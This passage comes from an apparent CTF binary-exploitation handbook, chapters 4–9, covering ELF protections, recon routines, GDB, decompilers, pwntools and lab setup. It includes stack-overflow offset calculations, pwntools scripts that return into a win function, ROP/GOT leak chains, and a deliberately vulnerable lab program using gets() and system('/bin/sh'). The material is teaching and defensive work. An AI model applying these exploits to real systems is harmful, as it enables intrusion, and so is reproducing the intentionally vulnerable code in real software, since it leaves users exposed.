Canary	An `fs:0x28`-relative guard value is stored at frame top and checked in epilogues (`__stack_chk_fail` appears in symbols).
NX	The stack/heap segments lack the executable bit in their program headers (`GNU_STACK` flags).
PIE	The ELF type is `DYN` (position-independent executable): code addresses are slide-adjusted at load time.
Symbols	`not stripped` = function names visible, dramatically easier reversing (chapter 25).

Pwn Tip

`checksec` reads ELF metadata that is otherwise scattered: `readelf -lW` for `GNU_STACK`/`GNU_RELRO` segments, `readelf -h` for the ELF type (`EXEC` vs `DYN`), and `readelf -d` for `BIND_NOW`/`FLAGS` (full RELRO). Learn one of the two; run it on every target first.

4.4 How a dynamic call actually executes



Figure 4.3: Lazy binding: the first `puts@plt` call goes to the resolver, which patches the GOT with the true libc address; later calls jump straight through. Full RELRO forces eager binding and locks the GOT.

This one diagram powers three chapters: **read** it to leak (the GOT holds a libc pointer — ask `puts@plt` to print it), **write** to it (redirect any future libc call), and **respect** it (full RELRO makes the write half impossible, pushing you toward one-gadget and ret2csu tricks in chapter 18).

4.5 Hands-on: interrogate a binary

```
$ gcc -o greeter greeter.c            # defaults: modern hardening
$ readelf -h greeter | grep Type      # DYN = PIE
$ readelf -lW greeter | grep -E 'STACK|RELRO'
  GNU_STACK      0x000000 0x... 0x... 0x00 RW  0x10    # no E => NX
  GNU_RELRO      ...                        # partial/full RELRO
$ nm greeter | grep -i main           # symbols present (not stripped)
$ strings -a greeter | head           # embedded strings: flags, prompts
```

CTF Challenge: Profile two binaries

Compile the same program twice:

```
$ gcc    -o a_gcc   greeter.c
$ gcc -static -o a_static greeter.c
```

Report for each: `file` type line, size, `checksec` row, count of symbols (`nm | wc -l`), and whether `system` is among them (`nm | grep system`).

Walkthrough

The static build is one to two orders of magnitude larger (it embeds libc), `file` reports `statically linked`, and `nm` lists thousands of symbols — including `system` and every libc function, at addresses inside the binary itself. Implications preview: against the static build you need no libc leak (chapter 15); against the dynamic one you do — unless full RELRO plus PIE forces the leak-heavy paths of chapter 16 and chapter 18.

Defender's Perspective

Default `gcc` hardening (canary, PIE, NX, RELRO, `_FORTIFY_SOURCE` on many distros) is the single highest-leverage defensive setting in computing: it costs nothing at review time and silently kills whole bug classes. chapter 28 explains what each actually stops; chapter 29 covers the source-level half.

Chapter Summary

ELF files are organised into sections (tool view) and segments (loader view). The GOT holds runtime addresses of libc functions and is writable unless full RELRO locks it; the PLT trampolines calls through it. `checksec` summarises the protections compiled into a binary — RELRO, canary, NX, PIE — and you should run it before every challenge. Static linking changes the gadget economy entirely.

Exercises

1. Produce and label an annotated `readelf -lW` dump of one of your binaries: which segment is R+X? RW? Which segment maps `.got`?
2. Compile with `-Wl,-z,relro,-z,now` vs `-Wl,-z,relro,-z,lazy`. Compare `checksec` and explain the `BIND_NOW` difference using fig. 4.3.
3. Find `puts@plt` in a dynamic binary with `objdump -d -j .plt`. Write down its address; you will use it in chapter 15.
4. Explain why overwriting a GOT entry with the address of `system` is a complete exploit primitive, in one sentence.

CHAPTER 5

Reconnaissance: Reading a Binary You Know Nothing About

Half of exploitation is organised looking.

— course motto

Learning Objectives

- Run a repeatable first-pass analysis: `file`, `checksec`, `strings`, `nm`, `ldd`, `readelf`, `objdump`.
- Turn raw tool output into a working hypothesis about a program's attack surface.
- Know when a binary is packed or stripped, and what that changes.

Before you open a debugger, the binary has already told you most of what you need — if you ask. This chapter fixes a recon routine you will run unconsciously from now on. It takes five minutes and routinely saves hours.

5.1 The five-minute routine

```
$ file chal                # 1. identity: arch, static/dynamic, stripped?
$ checksec --file=chal     # 2. protections: RELRO, canary, NX, PIE
$ ldd chal                 # 3. dependencies: which libc?
$ strings -a chal | less   # 4. embedded strings: prompts, paths, flags
$ nm -C chal | less        # 5. symbols: function names (if not stripped)
$ readelf -h chal          # 6. header details (type, entry, machine)
$ objdump -d -M intel chal | less -p '<main>:'   # 7. the code itself
```

Each step answers a different question:

Step	Question	Chapter that uses the answer
`file`	which CPU, linkage, symbols?	chapters 3 and 4
`checksec`	which defenses must I defeat?	chapters 14 and 16
`ldd`	which libc will be mapped?	chapter 15
`strings`	what does it say? what files does it touch?	everywhere
`nm`	which functions exist (win functions?)	chapter 11
`objdump`	where are the buffers and checks?	chapter 10

5.2 What each artifact looks like

5.2.1 strings: the free intelligence

```
$ strings -a greeter
/bin/sh                    <- interesting!
Welcome to the greeter.
What is your name?
flag.txt
cat flag.txt
__stack_chk_fail           <- canary compiled in (see checksec too)
```

Strings reveal prompts (what the program asks you), file paths (what it reads), shell commands (sometimes the win is a string away), and library symbols (which defenses are linked in). In CTFs, `strings` alone has solved more challenges than any debugger.

5.2.2 nm and the symbol table

```
$ nm greeter | grep -E ' (t|T) '
0000000000401176 T backdoor          <- a function named backdoor?!
0000000000401136 T greet
0000000000401169 T main
```

Unstripped binaries hand you a map: every function, its address, its size. The `T`/`t` markers mean "text section, global/local". A function named `win`, `backdoor`, `shell`, or `give_flag` is an invitation; chapter 11 is built around exactly this gift.

5.2.3 objdump: the code, statically

```
$ objdump -d -M intel greeter | sed -n '/<greet>:/,/^$/p'
0000000000401136 <greet>:
  401136: 55                    push  rbp
  401137: 48 89 e5              mov   rbp, rsp
  40113a: 48 83 ec 40           sub   rsp, 0x40      ; 64-byte local
  40113e: 48 8d 45 c0           lea   rax, [rbp-0x40] ; our buffer
  401142: 48 89 c6              mov   rsi, rax
  401145: 48 8d 3d ...          lea   rdi, [rip+...]  ; "%s"
  40114c: b8 00 00 00 00        mov   eax, 0
  401151: e8 ...                call  401050 <__isoc99_scanf@plt>
  ...
```

Even before running, this disassembly tells the whole story: a 64-byte stack buffer at `rbp-0x40`, filled by `scanf("%s", ...)` — unbounded (chapter 10). The return address is at `rbp+8`: the overflow distance is $0x40 + 8 = 72$ bytes. **Reading frames this way — `sub rsp, N` for the frame size, `lea rax, [rbp-k]` for the buffer — is how you pre-compute offsets without touching a debugger.**

Key Idea

Frame arithmetic in the wild: buffer at `rbp-`b, saved `rbp` at `rbp+0`, return address at `rbp+8`. Offset from buffer start to return address $= b + 8$ (64-bit) or $b + 4$ (32-bit). Verify with a cyclic pattern anyway (chapter 11) — compilers insert padding.

5.2.4 ldd: meet your libc

```
$ ldd greeter
  libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f...)
```

The libc *version* on your lab machine should match the challenge server's (organisers usually ship one); its `/bin/sh` string offset and `system` offset come straight out of that file (chapter 15).

5.3 A complete recon transcript

One binary, the whole routine, every conclusion drawn in comments:

```
$ file vault
vault: ELF 64-bit LSB pie executable, x86-64, dynamically linked, not stripped
# -> 64-bit (p64), PIE (leak code addrs), dynamic (libc needed), symbols (easy RE)

$ checksec --file=vault
RELRO STACK CANARY  NX   PIE   Symbols
Partial  Canary     NX   PIE   68
# -> plan already: need canary leak + libc leak; GOT writable (partial RELRO)

$ ldd vault
  libc.so.6 => ./libc.so.6
# -> shipped libc: offsets are computable, no version guessing

$ strings -a vault | grep -iE 'flag|sh$|business|denied'
state your business:
...denied.
# -> no "/bin/sh", no win strings: endgame must come from libc, not the binary

$ nm vault | grep ' [tT] '
0000000000401169 T main      0000000000401136 T leaky_read
# -> two functions only; leaky_read is the attack surface

$ objdump -d -M intel vault | sed -n '/<leaky_read>:/,/^$/p'
  sub  rsp, 0x50        lea  rax, [rbp-0x50]     mov edx, 0xc8
# -> buffer at rbp-0x50, read of 200 bytes: overflow of 136 bytes
# -> hypothesis: ret2plt leak -> ret2libc (chapters 15-16)
```

Key Idea

The transcript is the deliverable: after five commands you have the architecture, every defense, the exact overflow, and a two-stage plan — before a single byte was sent. *Recon is the exploit, written in advance.*

5.4 When recon gets harder: stripped and packed binaries

Symptom	Meaning and response
`file` says `stripped`	symbol table removed. Function names are gone; you find `main` via the `__libc_start_main` argument (chapter 25) and name things yourself in the decompiler.
`strings` is noise; `UPX!` appears	packed (compressed + self-extracting). `upx -d` unpacks it; other packers need chapter 26.
No `main` anywhere	look for `entry` in `readelf -h`; disassemble from there.
Obfuscated control flow	decompiler plus dynamic tracing (chapters 7 and 26).

CTF Challenge: Full recon, one binary

Target: compile this once yourself, then treat it as unknown.

```c
// lab/agent.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void approved(void) {
    puts("[ACCESS GRANTED]");
    system("/bin/sh");
}

int main(void) {
    char name[32];
    puts("Agent designation:");
    gets(name);                          /* vintage 1999 */
    if (strcmp(name, "Bond") == 0)
        approved();
    puts("[denied]");
    return 0;
}
```

Produce: the `checksec` row, the `nm` line for every function, the frame arithmetic for `main` (buffer offset to return address), and a one-paragraph hypothesis of the intended exploit *before* you run anything.

Walkthrough

`checksec` shows canary/NX/PIE on with default gcc — for the teaching compile add `-fno-stack-protector -no-pie` so the technique chain is learnable in order. `nm` reveals `approved` at a fixed (non-PIE) address plus `gets` imported — `gets` is an unbounded read (chapter 10). Disassembly of `main` shows `char name[32]` at `rbp-0x30` (gcc pads 32 to 48), so the return address is $0x30 + 8 = 56$ bytes in. Hypothesis: overflow `name` with 56 bytes of padding plus the address of `approved` — the `strcmp` never needs to pass at all, because `approved` is called by *returning* into it. That exploit is built properly in chapter 11.

Pwn Tip

Write your recon into a file (`notes.md`) per challenge: checksec row, interesting functions, buffer sizes, offsets, libc version. Exploitation is iterative; notes compound. Every veteran has a `notes.md`.

Defender's Perspective

Recon tools are also code-review tools: `nm` plus `strings` on your *own* released binary tells you what an attacker sees — leftover debug symbols, embedded paths, a test backdoor that never got removed. Running the five-minute routine against your own build should be part of every release checklist (chapter 29).

Chapter Summary

A fixed recon routine — `file`, `checksec`, `ldd`, `strings`, `nm`, `readelf`, `objdump` — yields the architecture, defenses, libc, attack surface, and even the exploit hypothesis in minutes. Frame arithmetic (`rbp±k`) lets you compute overflow offsets statically. Stripped and packed binaries are harder but tractable; Part VII covers them in depth.

Exercises

1. Run the full routine on `agent.c` compiled (a) default, (b) `-static`. List three differences and their exploit implications.
2. From the disassembly of `main` in `agent.c`, derive the exact padding to the saved return address. Then verify it dynamically with the cyclic-pattern method of chapter 11. Do the numbers agree? If not, why?
3. Create a stripped binary (`strip agent`) and find `main`'s address via `__libc_start_main`'s argument. (Hint: chapter 25.)
4. Pick any binary on your system (`/usr/bin/id`); run `checksec` on it. Which protections are on, and what does that tell you about your distribution's defaults?

Part II

Tooling and the Lab

CHAPTER 6

GDB and the Enhanced Distros

A debugger is a time machine with a steering wheel.

— course motto

Learning Objectives

- Drive `gdb` through the core loop: break, run, inspect, step, continue.
- Use pwndbg/GEF's pwn-specific views: `vmmap`, `checksec`, stack context, `cyclic`.
- Inspect memory in the formats that matter (`x/gx`, `x/s`, `x/i`).
- Script gdb for repetitive tasks.

Static analysis tells you what the binary *can* do. The debugger shows what it *is doing right now* — which is where you verify offsets, watch overflows happen, and confirm that byte 72 really did land on the return address. Plain `gdb` is fully capable; the **pwndbg** and **GEF** extensions re-skin it for exploit work, and this chapter assumes one of them is installed (chapter 9).

6.1 The core loop

```
$ gdb -q ./greeter
pwndbg> break main            # or: b *0x401169 (address breakpoint)
pwndbg> run                   # start under the debugger
pwndbg> next                  # step over calls (ni for instructions)
pwndbg> step                  # step into calls (si for instructions)
pwndbg> continue              # run to next breakpoint
pwndbg> info registers rdi rsi rdx
pwndbg> quit
```

The two stepping pairs matter: `next`/`step` move by *source line* (needs symbols), `ni`/`si` by *instruction* (always works). Start with `ni`; `stepi` into `printf` wastes an afternoon.

Pwn Tip

Two startup conveniences used throughout this book: `gdb -q ./prog -ex 'break main' -ex run` jumps straight to `main`, and `set disassembly-flavor intel` (put it in `~/.gdbinit`) keeps syntax consistent with chapter 3.

6.2 Inspecting memory: the x command

```
pwndbg> x/4gx $rsp            # 4 giant (8-byte) hex words at stack top
0x7ffd...: 0x00007f2e4a8c5e50   0x0000000000000000
           0x000055d1c2a31169   0x00007ffd9a72b4e8
pwndbg> x/s $rdi              # string view of an argument
pwndbg> x/16xb $rbp-0x40      # raw bytes of our buffer
pwndbg> x/i $rip              # the instruction about to execute
pwndbg> disass main           # function disassembly
```

Format letters: `x` hex, `s` string, `i` instruction, `u` unsigned decimal; size letters `b/h/w/g` = 1/2/4/8 bytes. The stack peek `x/40gx $rsp` is the single most-used command in exploit development: it is how you *see* a payload laid out on the stack.

6.3 What pwndbg/GEF add

Command	Why you care
`checksec`	same verdicts as chapter 5, on the running process.
`vmmap`	the address-space map of chapter 2, live: where are binary, libc, stack, heap *this run*?
`cyclic 200` / `cyclic -l 0x6161...`	generate a De Bruijn pattern and, from the crash value, read off the exact offset to the return address (chapter 11).
`heap` / `vis_heap_chunks`	heap chunk visualisation (chapter 21).
`got` / `plt`	GOT/PLT listings with resolved targets (chapter 4).
`retaddr`, `context`	automatic context panels: registers, stack, code — every stop.
`search -s "/bin/sh"`	find a string's addresses across all mappings.

6.4 Watching an overflow happen

Here is the debugger's killer feature made concrete. Take the vulnerable `greeter` (`scanf("%s")` into 64 bytes; full source in chapter 10), and break right before the function returns:

```
$ gdb -q ./greeter -ex 'break *0x40119d' -ex run   # just before 'ret'
pwndbg> x/2gx $rbp
0x7ffd9a72b4e8: 0x4141414141414141   0x4141414141414141
pwndbg> ni                                      # step over ret
Program received signal SIGSEGV, Segmentation fault.
0x4141414141414141 in ?? ()
```

Two facts, witnessed live: the saved `rbp` and return address are now `0x41`-bytes (your payload), and the crash address *is* the value you planted. Replace the padding's last bytes with a real address and you control where `ret` goes. That is the entire foundation of Part III, observed under the debugger.

6.5 Debugging with input from pwntools

Real payloads rarely type nicely. `gdb.debug` runs the target under gdb while pwntools feeds it:

```python
from pwn import *

context.arch = 'amd64'
io = gdb.debug('./greeter', gdbscript='''
break *0x40119d
continue
''')
io.sendline(b'A' * 72 + p64(0xdeadbeef))
io.interactive()          # attach with: gdb -p <pid>  (or in tmux pane)
```

Warning

Under gdb, the stack often lands at a *different* address than when run standalone (environment variables shift it). Addresses valid in gdb can be wrong outside it. The fixes: run with a clean, fixed environment (`env -i`), or in scripts derive addresses at runtime — leaks exist for a reason (chapter 16).

CTF Challenge: Offset hunt under the debugger

Using `greeter` and the `cyclic` workflow, find the return-address offset *dynamically*: generate a pattern, crash, read the faulting value, resolve it. Compare with the static frame arithmetic you derived in chapter 5.

Walkthrough

```
pwndbg> cyclic 200                    # paste into the program's input
pwndbg> continue
Program received signal SIGSEGV
0x6161616461616161 in ?? ()           # 'aaaadaaa' little-endian
pwndbg> cyclic -l 0x6161616461616161
Found at offset 72
```

Both methods agree: 72 bytes. When they disagree, trust the dynamic one — compilers pad frames in ways that are easy to misread statically.

Defender's Perspective

The same skills debug your own systems: a core dump plus `x/gx` around `rsp` diagnoses the classic "jumped into the middle of nowhere" crash. Set `ulimit -c unlimited` and `/proc/sys/kernel/core_pattern` on your build machines; production crashes come with their own evidence.

Chapter Summary

gdb's core loop — break, run, step (`ni`/`si`), inspect (`x/`N`gx`), continue — plus pwndbg/GEF's contextual commands (`vmmap`, `cyclic`, `got`, heap views) covers exploit development. Cyclic patterns turn crashes into offsets. Remember that gdb perturbs the environment, so treat gdb-observed stack addresses with caution and prefer runtime leaks.

Exercises

1. In `greeter`, break after the `scanf` and dump 16 qwords from `$rbp-0x40`. Send 72 `A`s plus `p64(0xdeadbeef)`; screenshot-worthy observation: exactly which slots changed?
2. Use `vmmap` to find the `[stack]` range and the libc base in one run; then enable `set disable-randomization off` and repeat. What moved?
3. Script gdb (define a command in `.gdbinit`) that prints the first 8 stack qwords whenever the program stops.
4. Produce a core dump of the crash and reopen it with gdb. What replaces `$rip` analysis?

CHAPTER 7

Decompilers and Reverse-Engineering Frameworks

The decompiler is not an oracle. It is a translator with an accent.
— course motto

Learning Objectives

- Understand what decompilers do and where their output misleads.
- Get productive in Ghidra and radare2 for CTF-sized targets.
- Know Binary Ninja and IDA's roles and licensing models.
- Develop the reading discipline: verify decompiled claims in the disassembly.

Reading raw disassembly for a 5 000-function binary is masochism. **Decompilers** lift machine code back into C-like pseudocode, turning hours of register-tracking into minutes of reading. They are the single biggest productivity tool in modern reverse engineering — and, used credulously, a source of subtle mistakes. This chapter makes you fast *and* sceptical.

7.1 The tool landscape

Tool	Strengths	Model
Ghidra	Full framework, excellent decompiler, scriptable in Java/Python	Free, open source (NSA release)
radare2 / rizin	CLI speed, scripting, tiny footprint; `r2` decompiler via plugins	Free, open source
Binary Ninja	Fast, beautiful UI; superb intermediate representation (IR) API	Commercial (cheap for students)
IDA Pro	Industry standard, best-in-class analysis	Commercial (free version for x86-64 exists)

For this handbook, install Ghidra and learn basic `r2`. The skills transfer: every tool has the same skeleton — load, navigate, rename, decompile, annotate.

7.2 Ghidra in ten minutes

1. **Import**: `File` → `Import File` → pick the binary; accept auto-analysis (for CTF binaries this takes seconds).
2. **Find `main`**: `Symbol Tree` → `Functions` (unstripped) or search for the string `"/bin/sh"` with `Search` → `For Strings`, then follow *references to* it (`Show References to Address`).

3. **Decompile**: double-click the function; the decompiler pane shows C. Double-click any symbol to follow it.
4. **Rename**: press `L` on `FUN_00401136` → `greet`; on `local_38` → `buf`. Renamed variables persist in the database — your annotations *are* the analysis.
5. **Re-type**: `Ctrl+L` on a variable to fix its type; the decompiler *re-emits* the function with correct pointer arithmetic. This is the highest-leverage habit in Ghidra.

7.2.1 What the pseudocode is really saying

Take chapter 5's `greeter`. Ghidra emits something like:

```
undefined8 main(void) {
  char local_48 [64];                    // rbp-0x48: our buffer
  printf("Welcome to the greeter.\n");
  __isoc99_scanf(&DAT_00402008, local_48);  // "%s" -- unbounded!
  printf(local_48);                      // <- format string bug
  return 0;
}
```

Three flags to check on every decompilation:

- **Array sizes**: `char local_48 [64]` names the *stack offset* (0x48) and gives the size. Buffer at `rbp-0x48` ⇒ 72 bytes to the return address.
- **Missing bounds**: any `scanf`, `gets`, `strcpy` call whose destination is a fixed-size local is a candidate overflow. Ghidra will not warn you; *you* compare sizes.
- **Format-string smell**: `printf(x)` where `x` is user data, with no format argument — exactly what chapter 13 weaponises. The decompiler shows the call signature faithfully; the vulnerability is semantic.

Warning

Decompilers *mislead* predictably: they invent variable names (`local_c` is not meaningful), collapse calling conventions, render optimised code oddly (`-O2` output can look alien), occasionally mistype sizes (a decompiled `int` may really be a pointer), and struggle with hand-written assembly, obfuscation, and exceptions. **The disassembly is ground truth.** When a decompiled function "looks safe" but crashes anyway, drop to the disassembly pane and re-read.

An annotation session, line by line

Take a menu-service `handle` function as Ghidra first shows it:

```
undefined8 handle(void) {
  int iVar1;
  long in_FS_OFFSET;
  undefined8 local_48 [8];
  undefined4 uStack30;
  /* ...prompt... */
  __isoc99_scanf(&DAT_00402008, local_48);
  iVar1 = *(int *)((long)local_48 + 0x30);   // <-- suspicious
  if (iVar1 == 0x539) {
    DAT_00404120 = 1;
  }
  puts((char *)local_48);                    // <-- suspicious
  return 0;
}
```

Annotate, in this order:

1. `local_48 [8]`: 64 bytes at some `rbp-k`; the `[8]` is qword count — Ghidra types by container, read the offset from the name (`0x48`).
2. `&DAT_00402008`: the format string — double-click it (it will read `"%s"`: unbounded).
3. `*(int *)(local_48 + 0x30)`: a read of the 64 bytes' offset 0x30 — the *check* lives inside the buffer; the overflow to offset 0x30 sets the magic.
4. `puts((char *)local_48)`: string content as format? No — `puts` takes no format, so this one is safe; note the difference explicitly in your notes. *Safe and unsafe calls look similar in pseudocode; the signature decides.*
5. Rename: `local_48` → `buf`, `DAT_00404120` → `g_authorized`; re-type `buf` as `char [64]`.

After five minutes the function is *yours*: its bug, its check, its safe calls — and the exploit writes itself from the annotations.

7.3 radare2 for speed

```
$ r2 -A ./greeter          # analyze
[0x00401169]> afl          # list functions
[0x00401169]> s main; pdf  # seek, print disassembled function
[0x00401169]> izz~bin/sh   # search all strings for /bin/sh
[0x00401169]> afl~sym.imp  # imported (PLT) functions
[0x00401169]> Vpp          # visual: disassembly + decompiler (r2ghidra)
```

r2's superpower is asking questions in one line: which functions reference this string (`axt`), what does the graph look like (`VV`), where does this function end (`af`+cursor). The learning curve is real; the payoff is permanent.

7.4 A complete mini-analysis

Target: a tiny "license check" binary. Ghidra decompiles `main` to:

```
int main(int argc, char **argv) {
  int ok;
  char input[24];
  if (argc < 2) return 1;
  strcpy(input, argv[1]);
  ok = check(input);
  if (ok == 0) {           // decompiler shows the comparison
    puts("Licensed.");
    grant();
  } else {
    puts("Invalid license.");
  }
  return ok;
}
```

Analysis in four moves:

1. `strcpy` into 24 bytes from `argv[1]`: classic stack overflow — and `grant()` is sitting right there.
2. Double-click `check`: it compares a hash of the input against a constant. We could reverse the hash... but why?
3. The `if (ok == 0)` branch decision is one conditional jump: flip it in a patch byte (`jne` → `je`) and the license always grants — the dynamic-patching technique of chapter 26.

4. Or exploit structurally: overwrite the return address with `grant` (chapter 11). Two valid solutions from one decompilation.

Key Idea

A decompilation is a hypothesis generator. It hands you candidate bugs, candidate win conditions, and candidate patch points — then the disassembly, the debugger, and a test run confirm which hypothesis is real.

CTF Challenge: Decompile, don't disassemble

Load chapter 5's `agent` binary in Ghidra. Rename `FUN_...` symbols meaningfully, re-type the buffer, and produce a two-sentence exploit plan citing (a) the exact decompiled line proving unbounded input, (b) the address of the win function.

Walkthrough

(a) The decompiled `main` shows `gets(designation)` — by definition unbounded (chapter 10). (b) After renaming, `approved` sits at its `nm` address (fixed under `-no-pie`): overflow 56 bytes and return into it, or patch the `strcmp`-result branch to always call `approved` inline. Both plans are fully developed in chapter 11 and chapter 26 respectively.

Defender's Perspective

The same workflow audits first-party code you ship: import your own release build, decompile, and read it as a stranger would. Leftover debug paths, dead code with dangerous imports, secrets in `.rodata` — all jump out. Security review of binaries is a defender skill with the identical toolbox.

Chapter Summary

Decompilers (Ghidra free, Binary Ninja/IDA commercial, r2 for CLI speed) lift binaries into C-like pseudocode — hypothesis generators, not oracles. The discipline: read pseudocode for structure, verify claims in the disassembly, rename and re-type aggressively. Missing bounds checks and format-string smells are yours to spot; the tools will not flag them.

Exercises

1. Ghidra-lab `agent`: rename all functions, then export the decompiled `main` and annotate the buffer offset arithmetic in comments.
2. In `r2`, find every call site of `scanf` in `greeter` and classify each as bounded or unbounded.
3. Compile something at `-O2` and decompile it. Find one place where the pseudocode misleads (inlined function? rotated loop?) and reconcile with the disassembly.
4. Search any binary for the string `/bin/sh` and list the functions referencing it. What did you find, and in which mappings (chapter 6, `search -s`)?

CHAPTER 8

pwntools Essentials

Your exploit is a program. Write it like one.

— course motto

Learning Objectives

- Set up a pwntools script skeleton with correct context.
- Use the process/connection object: send, receive, interact.
- Pack and unpack integers; build payloads with `flat` and `cyclic`.
- Use `ELF` and `ROP` helpers to resolve symbols and gadgets.
- Switch a script between local and remote targets with one line.

pwntools is the Python framework that turns exploit development from copy-pasting byte strings into writing small, testable programs. Nearly every script in this book uses it. Install once (chapter 9); import forever:

```
from pwn import *          # star import is the convention
context.arch = 'amd64'     # or 'i386'; sets p64/p32 widths, asm target
context.log_level = 'info' # debug shows all I/O
```

8.1 The process object

```
io = process('./greeter')            # local run
# io = remote('chal.examplectf.com', 1337)   # same script, remote target
io.sendline(b'hello')                # write + newline
io.send(b'raw bytes')                # write exactly this
io.recv()                            # read whatever is available
io.recvline()                        # read through newline
io.recvuntil(b'name: ')              # read until marker (sync!)
print(io.recvuntil(b'!').decode())
io.interactive()                     # hand keyboard to the shell
```

The one discipline that keeps scripts deterministic: **always `recvuntil` a known marker before sending**. Exploits are request/response dances; if your writes drift out of phase with the program's prompts, payloads land in the wrong places and you will swear the offset is wrong when it is not.

Pwn Tip

`context.log_level = 'debug'` prints every byte in and out with timestamps. When a script "randomly fails", the debug log is almost always the answer: you are answering prompts that were never asked.

8.2 Bytes as integers: pack and unpack

```
p64(0x7f2e4a8c5e50)      # b'P\\x8c\\x8cJ.\\x7f\\x00\\x00' (little-endian, 8 bytes)
u64(b'P\\x8c\\x8cJ.\\x7f\\x00\\x00')  # -> 0x7f2e4a8c5e50
p32(0xdeadbeef)          # 4 bytes, for i386 payloads
u64(b'\\x50\\x8c')           # incomplete reads: u64(x.ljust(8, b'\\x00'))
```

Leaked addresses often arrive as text, e.g. `0x7f2e4a8c5e50` printed by `%p`. Round-trip them:

```
io.recvuntil(b'leak: ')
leak = int(io.recvline().strip(), 16)
libc_base = leak - libc.sym['puts']
```

8.3 Building payloads

```
# cyclic: find offsets the lazy, reliable way
payload = cyclic(200)
# ... after a crash:
cyclic_find(0x6161616461616161)      # -> 72

# flat: lay out a structure with auto-packing
payload = flat({
    0:   b'A' * 72,          # offset 0: padding
    72:  0x401234,           # return address
    80:  0x402000,           # next stack word
})

# fit/pad helpers
p = fit({72: p64(elf.symbols['win'])}, length=200, filler=b'.')
```

8.4 ELF and ROP helpers

```
elf  = ELF('./greeter')            # the binary
libc = ELF('./libc.so.6')          # the challenge's libc (if given)

elf.symbols['main']          # 0x401169
elf.plt['puts']              # PLT entry address
elf.got['puts']              # GOT slot address (leak target!)
elf.search(b'/bin/sh').__next__()    # string inside the binary

rop = ROP(elf)
rop.call(elf.plt['puts'], [elf.got['puts']])   # puts(got[puts])
rop.call(elf.symbols['main'])
payload = flat({72: rop.chain()})               # full chain, packed
```

The `ROP` object finds gadgets automatically (`rop.find_gadget(['pop rdi', 'ret'])`) — see chapter 17 for what gadgets *are* before leaning on the helper.

8.5 The local/remote switch

The professional pattern: one script, two environments, chosen by argument.

```python
import sys
if len(sys.argv) > 1 and sys.argv[1] == 'remote':
    io = remote('chal.examplectf.com', 1337)
else:
    io = process('./greeter')
```

Warning

Local exploits fail remotely for boring reasons: different libc versions (compute offsets from the *shipped* libc, not yours), buffered stdout (`recvuntil` markers that never flush — try `n` sent as `sendline`), and ASLR behaving differently under different kernels. chapter 23 is devoted to the whole lifecycle.

8.6 Script style guide

Exploits are run under pressure. The conventions used throughout this book:

1. **One file, one target, all modes** — `start()` with `args.REMOTE`/`args.GDB`; never edit the script to switch targets.
2. **Sync before every send** — `recvuntil` a prompt; a drifted stream is the #1 cause of "works in gdb, fails alone".
3. **Name the offsets** — `OFFSET_RET = 72` at the top, derived from the cyclic run; magic numbers in payloads are unpaid debt.
4. **Log milestones** — `log.success(f'libc base: libc.address:#x')` at every stage; your future self reads logs, not minds.
5. **Fail loudly** — asserts on leaks (`assert libc.address & 0xfff == 0`) catch wrong-libc mistakes before the remote dies.

8.7 A complete first script

Everything above, assembled into the exploit you will fully understand after chapter 11 — listed here so the shape is familiar:

```python
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

elf = ELF('./greeter')

def start():
    return remote('chal.examplectf.com', 1337) if args.REMOTE \
           else process('./greeter')

io = start()

# 1. sync on the prompt, 2. send overflow + win address
io.recvuntil(b'name: ')
io.sendline(fit({72: elf.symbols['win']}))

io.recvuntil(b'flag')
log.success(io.recvline().decode().strip())
```

CTF Challenge: Script gym

Write `gym.py` that: opens `./greeter`, prints everything the program emits before your first write; sends `cyclic(120)`; on crash, prints the faulting address and its cyclic offset (run the crash under `gdb.debug` or read `dmesg`); then closes cleanly. No exploitation yet — just perfect I/O hygiene.

Walkthrough

```python
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'

io = gdb.debug('./greeter', 'break main\ncontinue')
print(io.recvuntil(b'name: '))
io.sendline(cyclic(120))
io.interactive()          # observe SIGSEGV; pwndbg prints fault address
# cyclic -l <fault>  -> offset
io.close()
```

The point of the gym is the *sync-then-send* reflex and reading the debug log; offsets and wins come in Part III.

Chapter Summary

pwntools = process/remote I/O with `recvuntil` synchronisation, `p64`/`u64` for endianness, `cyclic`/`flat` for payload construction, `ELF`/`ROP` for symbol and gadget resolution, and a one-line local/remote switch. Debug-level logging is your first debugging tool; misphased I/O is your first bug.

Exercises

1. Reproduce the pack/unpack table above in a REPL and verify each output byte sequence by hand against chapter 2's endianness rules.
2. Write `start()` supporting `args.GDB` (gdb.debug), `args.REMOTE` (host/port from `args`), and default local.
3. Use `ELF.search` to find all occurrences of `bin/sh` in your system libc and confirm the offset against `strings -a -t x`.
4. Build `flat({72: elf.symbols['win']})` for `greeter` and print it as hex — identify exactly where the address begins and why.

CHAPTER 9

Building Your Lab

Sharpen the axe before the tree.

— proverb, quoted by Lincoln

Learning Objectives

- Stand up a Linux exploitation environment (native, VM, or container).
- Install and verify every tool used in this handbook.
- Learn the kernel settings and helper flags that make local testing honest.

Everything in Parts III–IX assumes the environment in this chapter. Budget one focused hour now; it pays for itself every chapter.

9.1 Choose your substrate

Option	Pros	Cons
Native Linux	fastest, no friction	host kernel settings are shared
VM (VirtualBox/VMware/UTM)	snapshots; safe; kernel settings isolated	slower; images are large
Docker/Podman	reproducible via Dockerfile	kernel settings come from the host; ptrace restrictions need `-cap-add`
WSL2	convenient on Windows	some tooling roughness; ASLR behaviour differs

Any x86-64 Ubuntu or Debian derivative works. All commands below assume Ubuntu 22.04+.

9.2 The toolchain

```
# compilers, debuggers, binary utilities
sudo apt update
sudo apt install -y build-essential gdb git python3-pip curl \
     file bsdextrautils binutils rofi netcat-openbsd

# pwntools (user install)
python3 -m pip install --user pwntools

# gdb enhancement: choose ONE of
git clone https://github.com/pwndbg/pwndbg ~/pwndbg && \
    (cd ~/pwndbg && ./setup.sh)
# or
git clone https://github.com/bata24/gef ~/gef         # GEF variants

# gadget finders (both used in this book)
python3 -m pip install --user ROPgadget ropper

# decompiler: Ghidra (needs JDK)
sudo apt install -y openjdk-21-jdk
# download from ghidra-sre.org, unzip, run ./ghidraRun

# quick check that pwntools works
python3 -c "from pwn import *; print(p64(0x41414141))"
```

Verify the set:

```
$ python3 -m pwn --version      # pwntools
$ gdb --version | head -1
$ ROPgadget --version && ropper --version
$ checksec --file=/bin/ls       # ships with pwntools
```

9.3 Kernel settings you must understand

9.3.1 ASLR and how to (locally) tame it

```
$ cat /proc/sys/kernel/randomize_va_space
